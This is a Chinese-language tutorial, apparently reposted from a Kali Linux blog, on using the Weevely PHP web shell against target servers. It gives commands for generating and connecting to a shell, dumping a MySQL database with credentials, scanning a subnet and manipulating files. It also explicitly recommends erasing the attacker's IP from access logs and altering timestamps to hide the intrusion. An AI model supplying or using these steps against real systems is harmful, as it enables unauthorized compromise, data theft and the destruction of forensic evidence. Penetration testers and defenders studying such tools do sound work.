Weevely是一个专门为web渗透攻击设计的web shell,由于是用python语言编写的工具,因此支持跨平台可以 任何有python环境的系统上使用。和Windows系统中一款类似的工具(中国菜刀)一样。
安装更新
在kali中已经默认安装了weevely 其他类似系统安装执行下面命令即可。
apt-get install weevely -y
基础用法
生成web shell
格式如下:weevely generate <shell密码> <生成目录>示例:
weevely generate 8888 /root/88.php
连接web shell
我们需将生成的web shell上传到目标服务器。这里不在详解,需要的伙伴可以阅读博客中类似的文章。格式如下:weevely <URL> <password> [cmd]示例:
weevely http://192.168.1.2/88.php 8888
查看系统信息
所需命令system_info
枚举用户文件
枚举用户目录下且有权限的文件,也可用来加载字典。这里我们可以通过:audit_ filesystem,来查看都支
持搜索哪些类型的用户文件。
查看PHP配置文件
所需命令audit_phpconf
高级用法
系统提权
连接数据库sql_console
sql_console -u root -p 12345678
对数据库进行脱裤
所需命令:sql_dump
sql_dump -dbms mysql tianyuan root 12345678
文件操作
当获取到目标系统的weevely shell后,我们通过help可以查看文件相关的模块。通过这些文件操作模块,可以
对目标服务器进行文件的打包、上传、 下载、删除、在线修改、复制,还可以通过HTTPfs挂在远程文件系统。通
过这些操作,不仅可以修改目标服务器上的源代码,还可以清除或修改我们的操作日志。比如将access log中有关
攻击机IP地址的信息删除,或者算改日志中的时间戳等等。

子网扫描
所需命令:net_scan示例:
net_scan 192.168.1.1/24 80,3306 -print
 更多好玩,请看
help命令。
更多教程 扫码关注
论坛地址:bbskali.cn
原文作者:Kali笔记;如有侵权,请联系管理员删除。

